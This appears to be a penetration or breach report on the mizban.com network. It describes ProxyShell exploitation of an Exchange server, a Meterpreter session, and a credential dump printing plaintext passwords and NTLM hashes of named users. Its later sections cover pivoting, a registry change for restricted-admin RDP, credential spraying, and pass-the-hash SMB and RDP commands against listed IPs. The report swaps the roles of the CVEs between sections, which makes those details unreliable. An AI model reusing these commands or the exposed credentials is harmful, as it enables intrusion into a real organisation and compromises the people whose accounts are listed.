VULNERABILITY REPORT

SUBJECT:	https://mizban.com/	DATE:	09.05.2025

PROXYSHELL_RCE EXPLOIT

URL	https://mizban.com/

- **CVE-2021-34473**
- **Pre-auth path confusion vulnerability to bypass access control**
- **Patched in KB5001779, released in April**
- **CVE-2021-34523**
- **Privilege elevation vulnerability in the Exchange PowerShell backend**
- **Patched in KB5001779, released in April**
- **CVE-2021-31207**
- **Post-auth remote code execution via arbitrary file write**
- **Patched in KB5003435, released in May**

Exploitation Summary: Microsoft Exchange ProxyShell Vulnerability Chain

1. Pre-Scanning Phase

As part of the reconnaissance phase, a prescanner was utilized to identify and sort IP addresses vulnerable to CVE-2021-31207 at scale.
This vulnerability is part of the ProxyShell exploit chain targeting Microsoft Exchange Servers.
CVE-2021-31207 is a security feature bypass vulnerability that, when chained with other flaws, allows an attacker to bypass authentication and gain unauthorized access.
The ProxyShell attack combines:
CVE-2021-31207 – authentication bypass,
CVE-2021-34523 – privilege escalation via arbitrary user impersonation,
CVE-2021-34473 – remote code execution through arbitrary file write.

2. Exploitation Phase

Upon identifying your IP as potentially vulnerable, multiple exploit paths were tested. The most effective method was using a Ruby-based exploit from the Metasploit Framework:

🔗 Exploit Reference: (CLICK)

Exploit Summary:

This Metasploit module exploits a Microsoft Exchange vulnerability chain that allows an attacker to:

Bypass authentication (CVE-2021-31207),

Impersonate arbitrary users (CVE-2021-34523),

Write arbitrary files and achieve RCE (CVE-2021-34473).

Successful exploitation resulted in remote code execution (RCE) on the target Exchange server.

3. Post-Exploitation and Privilege Escalation

After achieving initial access, a Meterpreter session was established. Post-exploitation steps included:

Credential Extraction:

The kiwi module was loaded, which successfully dumped all available credentials, including:

Plaintext passwords

NTLM password hashes

Internal Network Discovery and Pivoting:

Using the autoroute module, additional internal subnets were discovered and routing was configured:

[+] Route added to subnet 185.83.210.0/255.255.255.240 from host's routing table.

This enabled lateral movement within the internal network environment.

Proof of credential extraction

```
[*] Retrieving all credentials
msv credentials
===============

Username         Domain       NTLM                                SHA1                                DPAPI
--------         ------       ----                                ----                                -----
Administrador    MIZBAN       2b576acbe6bcfda7294d6bd18041b8fe  e30d1c18c56c027667d35734660751dc80203354  4e40cb6d2e890837604953b50e121fbc
Administrator    MIZBAN       47b4fdaf676757f99c6f9a813d680fdb  5742bf0a8889268f7446b9c9c7f6a01110df4644  9e58a060ca07f9a6bd9168318aac827b
SYSTEM           NT AUTHORITY 31d6cfe0d16ae931b73c59d7e0c089c0  da39a3ee5e6b4b0d3255bfef95601890afd80709  da39a3ee5e6b4b0d3255bfef95601890
WIN-VRVKFKURV7V$ MIZBAN       2eb184021d4e09d815a9787733e4d359  63b188d9368ce0b65ea5d08a5bdf3501f22ed291  63b188d9368ce0b65ea5d08a5bdf3501
WIN-VRVKFKURV7V$ MIZBAN       36a1bb31ff653d52c6a5802f990033b5  57d1fffd234b455497ab60c09896e55727e83bf0  57d1fffd234b455497ab60c09896e557
WIN-VRVKFKURV7V$ MIZBAN       ba24d19980cdfe843c0a06da46e9db01  eca2ade2cd7b2fc4fd5c10b5fb1dbcfae112c800  eca2ade2cd7b2fc4fd5c10b5fb1dbcfa
admins           MIZBAN       49baf0770cccb2dad8d5bef529d79016  b528ba369369f57b4727fb78f38ef5ebfe208581  06b1c11e5a620ffea7efabe6195bf9ce
amir.m           MIZBAN       082c2720f06037ffa21c0fd9ffb1ff6b  c37657dd41fe2dfc956f629a0c3995334a5cfd25  64412505485 71cb1f03db81f397455ee
arasto.i         MIZBAN       48384b65dc3596ab420a6b92becc6279  275376849a41eaedbd2fba53e4d231d2ade0dfc6  31cdae1a970483b64a8e894c20d42f06
havva.m          MIZBAN       3ef8c8607f5db760642fbb8f7ae457bb  e67ce9b069d671b95fabd3775eb6baaaa990fa53  4102d71311af5d934a1c7a7f9945f8b1
info             MIZBAN       47b4fdaf676757f99c6f9a813d680fdb  5742bf0a8889268f7446b9c9c7f6a01110df4644  8c21ca1ea4a77113debc210b5eebc3a0
mohsen.f         MIZBAN       cff95776a76ea23a8106d6653daa4cbc  819a410d8d25945107921 6a46daff9f6945d49a3  c3e2d28f1812a5f7b7b5e80ff411fae1
yasaman.a        MIZBAN       513624b1ca06e66509872c04419e6619  fbb2fed5a6bdcea65ec8fc26a84ff96c5e91139d  e697b108bc4412e2f38f75e665032f8f

wdigest credentials
===================

Username         Domain       Password
--------         ------       --------
(null)           (null)       (null)
Administrador    MIZBAN       Password123!
Administrator    MIZBAN       SoftKey@1898
SYSTEM           NT AUTHORITY (null)
WIN-VRVKFKURV7V$ MIZBAN       42 2a f3 4e 6d a0 5a 7c 8b ed 18 a7 99 8f 3c 8f 01 d8 68 4a 47 7a 2c d2 11 62 50 fe 57 3e 0a ee 7a e7 13 f3 3b 32 5f 21 a0 2c 89 3b c4 2b ba 8a e8 9d b5 04 60 d7 fc 4b a4 6e 58 e
                               eb 34 e3 7c 34 90 08 a2 d9 39 b7 49 5b be 53 fc 8d 01 7b d1 23 df 8f 22 9d 27 a0 fd c0 bc cf eb 3d 1c 42 7c 51 c0 43 d8 f9 0e 27 00 ff 46 f1 d6 41 15 39 e8 71 6c 90 91 b6 26 ef
                               1 ca 4a ce 61 45 54 e9 46 09 69 4b 60 c3 4c 5c f2 bd 95 ec 4d 93 da 8c b4 d1 87 11 f3 0c 24 a7 6d 57 79 b2 4d fb 3b 45 8c 12 70 9b 8d 56 22 ff ee a8 bf ce 94 40 3f a6 23 8e a6 1
                               ce 9d 54 ca e2 e2 4d 1c 9e 6b 61 da 59 6d b6 1a b3 47 f3 c0 60 0a 56 cb 96 17 6e 1c 31 31 cb f8 50 9b 26 e7 20
WIN-VRVKFKURV7V$ MIZBAN       e5 f7 9f 5d 66 58 c5 13 7d 84 61 6f f0 b1 04 16 ea 2f 18 58 98 5d 57 df ed 0e e3 a1 f1 c7 78 e2 4d ad 19 53 4d 11 77 85 be da 03 23 b5 c8 5e c4 99 ec f8 98 9a a8 56 2f 6c c3 8a e
                               e1 bc 8a a4 bc 50 00 f2 20 b3 46 77 32 88 3a b4 21 66 ca 77 63 56 66 14 b5 f4 2f 2d 9f 48 ca d4 08 d4 7b 49 b4 be b1 8f a1 ec de ff 8f 25 b2 98 5e 87 1c 55 54 ad bb 94 2f 70 f3
                               4 25 38 68 1c 7b 53 09 30 21 54 9f 2a c2 e0 18 4e 8d 3e 4a 03 8b f1 10 bc f2 cc ea 69 f6 94 b4 8e 74 63 44 bd 40 2a 17 4c 3e 54 30 3c 05 67 25 6d d2 b8 6c 40 83 4d d2 a5 74 7e b
                               5a 7c fb 1b ab 6c fe 23 0e b2 75 19 58 92 41 c5 d5 19 bd 89 6d e6 65 4c 93 42 15 f5 27 18 fb 40 1c 52 a6 f7 45
WIN-VRVKFKURV7V$ MIZBAN       71 c1 20 86 55 ea 65 3e b3 61 9a da fe b5 54 26 33 10 61 c8 49 fb 2a e8 9d 24 4f 80 99 d2 f0 0d 51 1b 96 14 9d 2f 6a 81 08 bf 48 97 f2 e7 e7 4f 4e dc 9a 95 2a 7d e8 9c 5e 48 27
                               07 86 f2 c8 e9 a2 ad 84 7c 44 b3 f5 87 f0 44 44 f6 f1 d7 89 24 57 18 79 ee 2e 99 c7 77 d9 ad cf 6d 18 af be 2f 6a d3 49 a7 5c 32 89 14 bb 15 ca 70 7b ae 12 2e 9e ab 85 cc 2b 76
                               3 cf cd f7 da da 02 61 b7 b2 f9 11 42 f1 b0 ef f8 d8 42 73 79 9a 7b 36 e3 2e 2a e6 4c dd c5 db 91 84 dc d0 d3 89 75 52 97 c4 e3 fa 8b 5a 73 b5 d4 b4 a6 30 c3 a0 00 6c a3 99 c0 f
                               c6 ad 81 99 39 e9 c2 88 f0 d0 66 9f 68 95 eb fd dd 86 c9 c8 8f 56 08 32 9a 0e 49 36 46 3b d1 99 9f da 12 ef d4
admins           MIZBAN       TeamR00t!
amir.m           MIZBAN       Amir1477@
arasto.i         MIZBAN       SoftSwitch@Farshad1898
havva.m          MIZBAN       Eve@sh@1996
info             MIZBAN       SoftKey@1898
mohsen.f         MIZBAN       qwe123QWE!@#
yasaman.a        MIZBAN       Candy7292bombon
```

ALSO I GATHERD MORE INFORMATION ABOUT MACHINE:

```
c:\windows\system32\inetsrv>systeminfo
systeminfo

Host Name:                 WIN-VRVKFKURV7V
OS Name:                   Microsoft Windows Server 2019 Datacenter Evaluation
OS Version:                10.0.17763 N/A Build 17763
OS Manufacturer:           Microsoft Corporation
OS Configuration:          Primary Domain Controller
OS Build Type:             Multiprocessor Free
Registered Owner:          Windows User
Registered Organization:
Product ID:                00431-20000-00000-AA684
Original Install Date:     7/14/2024, 1:12:55 AM
System Boot Time:          12/1/2024, 2:23:10 PM
System Manufacturer:       VMware, Inc.
System Model:              VMware20,1
System Type:               x64-based PC
Processor(s):              1 Processor(s) Installed.
                           [01]: Intel64 Family 6 Model 85 Stepping 7 GenuineIntel ~2095 Mhz
BIOS Version:              VMware, Inc. VMW201.00V.21805430.B64.2305221830, 5/22/2023
Windows Directory:         C:\Windows
System Directory:          C:\Windows\system32
Boot Device:               \Device\HarddiskVolume2
System Locale:             en-us;English (United States)
Input Locale:              en-us;English (United States)
Time Zone:                 (UTC+03:30) Tehran
Total Physical Memory:     51,199 MB
Available Physical Memory: 29,065 MB
Virtual Memory: Max Size:  58,623 MB
Virtual Memory: Available: 29,086 MB
Virtual Memory: In Use:    29,537 MB
Page File Location(s):     C:\pagefile.sys
Domain:                    mizban.com
Logon Server:              N/A
Hotfix(s):                 5 Hotfix(s) Installed.
                           [01]: KB5041913
                           [02]: KB5041578
                           [03]: KB5020374
                           [04]: KB5040563
                           [05]: KB5041577
Network Card(s):           1 NIC(s) Installed.
                           [01]: Intel(R) 82574L Gigabit Network Connection
                                 Connection Name: Ethernet0
                                 DHCP Enabled:    No
                                 IP address(es)
                                 [01]: 185.83.210.5
                                 [02]: fe80::f517:e05a:fe0c:f605
Hyper-V Requirements:      A hypervisor has been detected. Features required for Hyper-V will not be displayed.
```

These administrator hashes the most important:

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username          Domain        NTLM                                SHA1
DPAPI
--------          ------        ----                                ----
-----
Administrador     MIZBAN        2b576acbe6bcfda7294d6bd18041b8fe
e30d1c18c56c027667d3573466e751dc80203354  4e40cb6d2e89837604953b50e121fbc
Administrator     MIZBAN        47b4fdaf676757f99c6f9a813d680fdb
5742bf0a8889268f7446b9c9c7f6a01110df4644  9e58a060ca07f9a6bd9168318aac827b
SYSTEM            NT AUTHORITY  31d6cfe0d16ae931b73c59d7e0c089c0
da39a3ee5e6b4b0d3255bfef95601890afd80709  da39a3ee5e6b4b0d3255bfef95601890
WIN-VRVKFKURV7V$  MIZBAN        2eb184021d4e09d815a9787733e4d359
63b188d9368ce0b65ea5d08a5bdf3501f22ed291  63b188d9368ce0b65ea5d08a5bdf3501
WIN-VRVKFKURV7V$  MIZBAN        36a1bb31ff653d52c6a5802f990033b5
57d1fffd234b455497ab60c09896e55727e83bf0  57d1fffd234b455497ab60c09896e557
WIN-VRVKFKURV7V$  MIZBAN        ba24d19980cdfe843c0a06da46e9db01
eca2ade2cd7b2fc4fd5c10b5fb1dbcfae112c800  eca2ade2cd7b2fc4fd5c10b5fb1dbcfa
admins            MIZBAN        49baf0770cccb2dad8d5bef529d79016
b528ba369369f57b4727fb78f38ef5ebfe208581  06b1c11e5a620ffea7efabe6195bf9ce
amir.m            MIZBAN        0082c2720f06037ffa21c0fd9ffb1ff6b
c37657dd41fe2dfc956f629a0c3995334a5cfd25  644125054857 1cb1f03db81f397455ee
arasto.i          MIZBAN        48384b65dc3596ab420a6b92becc6279
275376849a41eaedbd2fba53e4d231d2ade0dfc6  31cdae1a970483b64a8e894c20d42f06
elnaz.a           MIZBAN        bbd92879bd95a2a55326085ead427641
d1f3f4163206af7d078171a113ab0a3e565a67b0  19c2bdb074651dd801782d7aabc41ab6
havva.m           MIZBAN        3ef8c8607f5db760642fbb8f7ae457bb
e67ce9b069d671b95fabd3775eb6baaaa990fa53  4102d71311af5d934a1c7a7f9945f8b1
info              MIZBAN        47b4fdaf676757f99c6f9a813d680fdb
5742bf0a8889268f7446b9c9c7f6a01110df4644  8c21ca1ea4a77113debc210b5eebc3a0
mohsen.f          MIZBAN        cff95776a76ea23a8106d6653daa4cbc
819a410d8d259451079216a46daff9f6945d49a3  c3e2d28f1812a5f7b7b5e80ff411fae1


wdigest credentials
===================
Username Domain Password
-------- ------ --------
(null) (null) (null)
Administrador MIZBAN Password123!
Administrator MIZBAN SoftKey@1898


 e1
admins MIZBAN TeamR00t!
amir.m MIZBAN Amir1477@
arasto.i MIZBAN SoftSwitch@Farshad1898
elnaz.a MIZBAN Eli050312@m
havva.m MIZBAN Eve@sh@1996
info MIZBAN SoftKey@1898
mohsen.f MIZBAN qwe123QWE!@#
kerberos credentials
====================
```

4. Remote Desktop and Pivoting Access

After gaining initial Meterpreter access via a reverse TCP shell, persistence and lateral network access were established:

RDP Access Enablement:

A Windows registry key was modified to allow restricted RDP sessions:

```
reg add HKLM\System\CurrentControlSet\Control\Lsa /t REG_DWORD /v
DisableRestrictedAdmin /d 0x0 /f
```

This enabled credential-less RDP access from an authenticated session.

Proxy Pivot Setup:

Using a SOCKS proxy (via Metasploit or SSH tunneling), traffic from the attacker's Kali Linux machine was routed into the compromised internal network. This allowed external tools to operate as if they were on the local subnet.

.5. Credential Spraying and SMB Exploitation

Credential Collection:

Extracted credentials were sorted into two files:

logins.txt – plain-text usernames and passwords

hashes.txt – NTLM hashes


NetExec Utilization:

The NetExec tool (formerly CrackMapExec) was used to spray these credentials against available network services (e.g., SMB, RDP).

Successful SMB Authentications:

```
SMB      185.83.210.5    445    WIN-VRVKFKURV7V  [+]
mizban.com\Administrador:2b576acbe6bcfda7294d6bd18041b8fe (Pwn3d!)
SMB      185.83.210.5    445    WIN-VRVKFKURV7V  [+]
mizban.com\Administrator:47b4fdaf676757f99c6f9a813d680fdb (Pwn3d!)
SMB      185.83.210.3    445    WIN-K9SPMK2PLUV  [+] WIN-
K9SPMK2PLUV\Administrator:47b4fdaf676757f99c6f9a813d680fdb (Pwn3d!)
SMB      185.83.210.6    445    WIN-K9SPMK2PLUV  [+] WIN-
K9SPMK2PLUV\Administrator:47b4fdaf676757f99c6f9a813d680fdb (Pwn3d!)
SMB      185.83.210.7    445    WIN-K9SPMK2PLUV  [+] WIN-
K9SPMK2PLUV\Administrator:47b4fdaf676757f99c6f9a813d680fdb (Pwn3d!)
```

The example of spraying rdp:




Manual Access to SMB Shares:
To verify access and explore the file systems, the following command was used via a proxy:


```
proxychains4 -q impacket-smbclient -hashes
:2b576acbe6bcfda7294d6bd18041b8fe 'Administrador'@'185.83.210.5'
```

6. Remote Desktop Protocol (RDP) Access
After successful SMB enumeration and credential harvesting, several valid RDP credentials were tested. Connections were routed through a proxy using proxychains4 to maintain access through the pivot point inside the internal network.
RDP Sessions Established:

RDP access was successfully obtained on internal and external-facing systems using Pass-the-Hash (PtH) technique with xfreerdp:

```
proxychains4 xfreerdp /v:10.0.10.3 /d:hh.local /u:f_control
/pth:909bb7bb57beb61a7161c0247d902f85
proxychains4 xfreerdp /v:185.83.210.5 /d:MIZBAN /u:Administrador
/pth:2b576acbe6bcfda7294d6bd18041b8fe
```





Additional Valid RDP Credentials Identified:

The following credentials provided verified RDP access (confirmed using NetExec and manual session validation):

```
IP Username NTLM Hash Domain Hostname
185.83.210.5 mizban.com\mohsen.f cff95776a76ea23a8106d6653daa4cbc mizban.com WIN-VRVKFKURV7V
185.83.210.5 mizban.com\info 47b4fdaf676757f99c6f9a813d680fdb mizban.com WIN-VRVKFKURV7V
185.83.210.5 mizban.com\havva.m 3ef8c8607f5db760642fbb8f7ae457bb mizban.com WIN-VRVKFKURV7V
185.83.210.5 mizban.com\elnaz.a bbd92879bd95a2a55326085ead427641 mizban.com WIN-VRVKFKURV7V
```

These credentials enabled interactive desktop access to multiple hosts, which could be used for further enumeration, persistence, or data exfiltration.